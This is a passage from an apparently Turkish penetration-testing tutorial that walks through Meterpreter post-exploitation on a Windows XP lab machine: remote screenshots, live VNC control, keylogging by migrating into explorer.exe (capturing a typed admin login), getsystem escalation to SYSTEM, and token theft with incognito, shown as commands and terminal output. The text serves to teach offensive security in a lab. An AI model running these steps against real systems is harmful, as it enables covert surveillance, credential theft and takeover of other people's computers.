
Kali Linux Terminal:


```
1 meterpreter > screenshot
```

Çıktı:



Çıktı bize uzak sistemin ekran görüntüsünün sistemimizin /root dizini altında olduğunu söylemekte. Oraya bakalım:





Görüldüğü üzere hedef sistemin ekran görüntüsünü elde edebildik. Bunu meterpreter oturumumuz sonlanmadığı sürece dilediğimiz kadar tekrarlayabiliriz. Belirli bir bash script ya da ruby / perl / python script ile (hangisi kolayınıza geliyorsa) screenshot komutunu döngüye ve belli bir zaman aralığına alıp nizami ekran alıntısı kayıtları tutulabilir.

e) Hedef Sistemi Fareyle Kontrol Etme


Peki hedef sistemin ekran görüntüsünü alabildik. Hedef sistemin ekranını canlı olarak görüntüleyebilir miyiz? Hatta ekranını uzaktan faremizle ve klavyemizle kumanda edebilir miyiz? Cevap evet. Bu iş için birkaç araç vardır. Meterpreter bunlardan bir tanesini, VNC'yi kullanmaktadır. Kali Linux sistemimizden bir meterpreter komutu olan `run vnc` komutunu girdiğimizde uzak sistemdeki meterpreter payload'umuz tetiklenir ve meterpreter bulunduğu sistemde bir VNC sunucusu açar. Aynı anda Kali Linux sistemimizde ise `vnc run` komutu sonrası bir VNC istemcisi açılır. Hedef sistemdeki VNC sunucusu ayağa tamamen kalkar kalkmaz sistemimizdeki VNC istemcisi ona bağlanır ve uzak sistemin ekranı canlı olarak karşımıza gelir. Bundan sonra makinamızdan uzak makineye görsel olarak hükmedebiliriz.

Kali Linux Terminal:

```
1 meterpreter > run vnc
```

Çıktı:

(video: https://www.youtube.com/watch?v=fB_IVDYBJbc)



f) Hedef Sistemde Girilen Tuşlamaları Dosyalamak

Nam-ı diğer keylogger, yani tuş log'layıcı özelliğine de sahip olan meterpreter'ı uzak sistemde yapılan tuşlamaları yakalayacak şekilde tetiklemek için bir meterpreter komutu olan run keylogger komutu kullanılabilir. Fakat burada bir ayrıntı vardır: Örneğin sadece Internet Explorer tarayıcısında tuşlanan karakterleri sniff'lemek istersek Meterpreter payload'umuzu iexplorer.exe process'ine migrate etmemiz gerekir veya sadece Firefox tarayıcısında tuşlanan karakterleri sniff'lemek istersek Meterpreter payload'umuzu firefox.exe process'ine migrate etmemiz gerekir. Eğer kurban sistem oturumunu açarkenki tuşladığı şifreyi sniff'lemek istersek o zaman Meterpreter payload'umuzu winlogon.exe process'ine migrate etmemiz gerekir. Tüm bunlarla beraber sistemin her noktasında tuşlanan karakterleri görmek istersek o zaman Meterpreter payload'umuzu explorer.exe process'ine migrate etmemiz gerekir. Tuşlanan karakterler sistemimizin /root/.msf4/logs/script/keylogger/ dizindeki oluşturulacak text dosyasına kaydolacaktır.

Kali Linux Terminal:

```
1 meterpreter > run keylogger
```

Çıktı:

[Meterpreter tuş dosyalamak üzere tetiklenir]


```

Kali (En Eski) [Running] - Oracle VM VirtualBox
Applications Places Thu Oct 11, 11:53 AM root
root@kali: ~
File Edit View Search Terminal Help
372 1568 msmgs.exe x86 0 PENTEST -WINXP\pentest C:\Program Files\Messenger\msmgs
.exe
376 328 csrss.exe x86 0 NT AUTHORITY\SYSTEM \\??\C:\WINDOWS\system32\csrss.exe
400 328 winlogon.exe x86 0 NT AUTHORITY\SYSTEM \\??\C:\WINDOWS\system32\winlogon.
.exe
444 400 services.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\services.exe
456 400 lsass.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\lsass.exe
604 444 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
668 444 svchost.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\svchost.exe
736 444 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\svchost.exe
776 444 svchost.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\System32\svchost.exe
868 736 wscntfy.exe x86 0 PENTEST -WINXP\pentest C:\WINDOWS\system32\wscntfy.exe
904 444 svchost.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\System32\svchost.exe
1048 444 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\spoolsv.exe
1220 444 inetinfo.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\inetn
nfo.exe
1244 444 MDM.EXE x86 0 NT AUTHORITY\SYSTEM C:\Program Files\Common Files\Mic
rosoft Shared\VS7DEBUG\MDM.EXE
1320 444 msdtc.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\System32\msdtc.exe
1568 1512 explorer.exe x86 0 PENTEST -WINXP\pentest C:\WINDOWS\Explorer.EXE
1688 444 mqtgsvc.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\mqtgsvc.exe
1712 444 tcpvcs.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\tcpvcs.exe
1768 444 snmp.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\snmp.exe
2144 444 alg.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\System32\alg.exe
2300 1568 cmd.exe x86 0 PENTEST -WINXP\pentest C:\WINDOWS\system32\cmd.exe
4056 736 cmd.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\cmd.exe

meterpreter > migrate 1568
[*] Migrating from 736 to 1568...
[*] Migration completed successfully.
meterpreter > run keylogrecorder
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf4/logs/scripts/keylogrecorder/172.16.3.120_20181011.5305.txt
[*] Recording

```

[Hedef sistemde tuşlamalar yapılır]



[Meterpreter'in sistemimize gönderdiği bilgiler txt dosyasına kaydolur]

```


Kali (En Eski) [Running] - Oracle VM VirtualBox
Applications Places Sun Oct 14, 11:38 PM root
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: ~
400 328 winlogon.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\winlogon.exe
444 400 services.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\services.exe
456 400 lsass.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\lsass.exe
488 444 mqsvc.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\mqsvc.exe
604 444 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
612 1276 iexplore.exe x86 0 PENTEST-WINXP\pentest C:\Program Files\Internet Explorer\iexpl
ore.exe
668 444 svchost.exe x86 0 C:\WINDOWS\system32\svchost.exe
736 444 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\svchost.exe
772 444 svchost.exe x86 0 C:\WINDOWS\System32\svchost.exe
820 444 svchost.exe x86 0 C:\WINDOWS\System32\svchost.exe
1048 444 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\spoolsv.exe
1204 736 wscntfy.exe x86 0 PENTEST-WINXP\pentest C:\WINDOWS\system32\wscntfy.exe
1276 1216 explorer.exe x86 0 PENTEST-WINXP\pentest C:\WINDOWS\Explorer.EXE
1424 1276 ctfmon.exe x86 0 PENTEST-WINXP\pentest C:\WINDOWS\system32\ctfmon.exe
1608 444 inetinfo.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\inetinfo.exe
1648 444 MDM.EXE x86 0 NT AUTHORITY\SYSTEM C:\Program Files\Common Files\Microsoft
Shared\VS7DEBUG\MDM.EXE
1668 444 mqtgsvc.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\mqtgsvc.exe
1720 444 msdtc.exe x86 0 C:\WINDOWS\System32\msdtc.exe
1876 444 tcpsvcs.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\tcpsvcs.exe
1932 444 snmp.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\snmp.exe
2148 444 alg.exe x86 0 C:\WINDOWS\System32\alg.exe

meterpreter > run keylogger
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf4/logs/scripts/keylogger/172.16.3.128_20181014_3535.txt
[*] Recording
^C[*] Saving last few keystrokes

[*] Interrupt
[*] Stopping keystroke sniffer...
meterpreter >

```

[Yapılan tuşlamaların kaydedildiği dosyanın içeriği ekrana basılır]



```
root@kali:~# cat /root/.msf4/logs/scripts/keylogger/recorder/172.16.3.128_20181014.3535.txt
www.includekarabuk.com. <Back> /adminPaneli/
index.php <Return> user1 <Tab> password
root@kali:~#
```

Yukarıdaki sıralı resimlerde gösterildiği üzere run keylogger komutu ile sniffing işlemi başlatıldı. Hedef sistemde tuşlamalar yapıldı. Ardından sistemimizdeki log'lama işlemi CTRL + C kombinasyonu ile durduruldu. Bu şekilde o ana kadarki girilen tüm tuşlamalar txt dosyasına kaydedildi. Kaydedilen dosya dizin yolundan dosyanın içeriği linux komutu olan cat ile ekrana basıldı. Son resimde gösterilen uzak sistemdeki girilen tuşlamaların kaydedildiği dosyada uzak sistemdeki kullanıcının girdiği user1 ve password bilgileri yer almaktadır. Saldırganlar bu şekilde hedef sistemdeki kritik tuşlanan bilgileri ayıklayıp hesap ele geçirme gibi işlemlerde bulunabilmektedirler.

Sonuç olarak yapılan bu işlem ile hedef sistemde klavyeden tuşlanan bilgiler sessiz sedasız yerel sisteme çekilmiştir.

g) Hedef Sistemde Yetki Yükseltme

Hedef sistemdeki Meterpreter'i farklı farklı process'lere migrate ederek sistem üzerindeki yetkimizi değiştirebiliriz. Aşağıdaki resimde getuid komutu ile bulunan process'in sistem üzerindeki yetkisi öğrenilebilir.

Kali Linux Terminal:


```

root@kali: ~
File Edit View Search Terminal Tabs Help

root@kali: ~
root@kali: ~
0 0 [System Process] 4294967295
4 0 System x86 0
328 4 smss.exe x86 0 NT AUTHORITY\SYSTEM \SystemRoot\System32\smss.exe
376 328 csrss.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\csrss.exe
400 328 winlogon.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\winlogon.exe
444 400 services.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\services.exe
1456 400 lsass.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\lsass.exe
488 444 mqsvcs.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\mqsvcs.exe
604 444 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
612 1276 iexplore.exe x86 0 PENTEST-WINXP\pentest C:\Program Files\Internet Explorer\iexpl
ore.exe
668 444 svchost.exe x86 0 C:\WINDOWS\system32\svchost.exe
736 444 svchost.exe x86 0 C:\WINDOWS\System32\svchost.exe
772 444 svchost.exe x86 0 C:\WINDOWS\System32\svchost.exe
820 444 svchost.exe x86 0 C:\WINDOWS\System32\svchost.exe
1048 444 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\spoolsv.exe
1204 736 wscntfy.exe x86 0 PENTEST-WINXP\pentest C:\WINDOWS\system32\wscntfy.exe
1276 1216 explorer.exe x86 0 PENTEST-WINXP\pentest C:\WINDOWS\Explorer\explor.exe
1424 1276 ctfmon.exe x86 0 PENTEST-WINXP\pentest C:\WINDOWS\system32\ctfmon.exe
1600 444 inetinfo.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\inetinfo.exe
1640 444 MDM.EXE x86 0 NT AUTHORITY\SYSTEM C:\Program Files\Common Files\Microsoft
Shared\VS7DEB\MDM\MDM.EXE
1660 444 mqtgsvc.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\mqtgsvc.exe
1720 444 msdtc.exe x86 0 C:\WINDOWS\System32\msdtc.exe
1876 444 tcpsvcs.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\tcpsvcs.exe
1932 444 snmp.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\snmp.exe
2140 444 alg.exe x86 0 C:\WINDOWS\System32\alg.exe

meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Görüldüğü üzere hedef sistemdeki hak seviyemiz pentest kullanıcı (hesabı) seviyesinden Windows sistemlerde en yüksek seviye olan SYSTEM seviyesine ulaşmıştır. Bu v.b. işlemlere privilege escalation (yetki yükseltme) adı verilir.

h) Hedef Sistemde Yetki Yükseltme 2

Privilege Escalation (Yetki Yükseltme) konusunda bir diğer yöntem uzak sistemdeki belirli bir process'in (web jargonunda çerez diye adlandırılan) "token"ını çalarak o process'in yetkisinde sistemde bulunmaya dayanır. Bu işlem için meterpreter payload'umuzdaki incognito (Tebdil-i Kıyafet) uzantısını etkin kılmamız gerekir:

Kali Linux Terminal:

```
1 meterpreter > use incognito
```

Çıktı:


```

root@kali: ~
File Edit View Search Terminal Tabs Help

root@kali: ~
0 0 [System Process] 4294967295
4 0 System x86 0 NT AUTHORITY\SYSTEM
328 4 smss.exe x86 0 NT AUTHORITY\SYSTEM \SystemRoot\System32\smss.exe
376 328 csrss.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\csrss.exe
400 328 winlogon.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\winlogon.
exe
444 400 services.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\services.exe
456 400 lsass.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\lsass.exe
488 444 msvnc.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\msvnc.exe
604 444 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
612 1276 iexplore.exe x86 0 PENTEST-WINXP\pentest C:\Program Files\Internet Explore
r\iexplore.exe
668 444 svchost.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\svchost.exe
736 444 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\svchost.exe
772 444 svchost.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\System32\svchost.exe
820 444 svchost.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\System32\svchost.exe
1048 444 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\spoolsv.exe
1204 736 wscntfy.exe x86 0 PENTEST-WINXP\pentest C:\WINDOWS\system32\wscntfy.exe
1276 1216 explorer.exe x86 0 PENTEST-WINXP\pentest C:\WINDOWS\Explorer.EXE
1424 1276 ctfmon.exe x86 0 PENTEST-WINXP\pentest C:\WINDOWS\system32\ctfmon.exe
1600 444 inetinfo.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\inetrv\ineti
nfo.exe
1648 444 MDM.EXE x86 0 NT AUTHORITY\SYSTEM C:\Program Files\Common Files\Mic
rosoft Shared\VS7DEBUG\MDM.EXE
1668 444 mqtgsvc.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\mqtgsvc.exe
1728 444 msdtc.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\System32\msdtc.exe
1876 444 tcpsvcs.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\tcpsvcs.exe
1932 444 snmp.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\snmp.exe
2148 444 alg.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\System32\alg.exe

meterpreter > use incognito
Loading extension incognito...success.
meterpreter >

```

Sistemdeki mevcut yetkimizi öğrenelim ve ardından belirlediğimiz bir process'in pid'sini kullanarak o process'in sistemdeki yetkisine geçiş yapalım.

Kali Linux Terminal:

- 1 meterpreter > getuid
- 2 meterpreter > steal_token XXXX // Hedef Process'in PID'si

Çıktı:

```

root@kali: ~
File Edit View Search Terminal Tabs Help

root@kali: ~
400 328 winlogon.exe x86 0 NT AUTHORITY\SYSTEM \\??C:\WINDOWS\system32\winlogon.
exe
444 400 services.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\services.exe
456 400 lsass.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\lsass.exe
488 444 mqsvc.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\mqsvc.exe
604 444 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
612 1276 iexplore.exe x86 0 PENTEST-WINXP\pentest C:\Program Files\Internet Explore
r\iexplore.exe
668 444 svchost.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\svchost.exe
736 444 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\System32\svchost.exe
772 444 svchost.exe x86 0 NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\System32\svchost.exe
820 444 svchost.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\System32\svchost.exe
1048 444 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\spoolsv.exe
1204 736 wscntfy.exe x86 0 PENTEST-WINXP\pentest C:\WINDOWS\system32\wscntfy.exe
1276 1216 explorer.exe x86 0 PENTEST-WINXP\pentest C:\WINDOWS\Explorer.EXE
1424 1276 ctfmon.exe x86 0 PENTEST-WINXP\pentest C:\WINDOWS\system32\ctfmon.exe
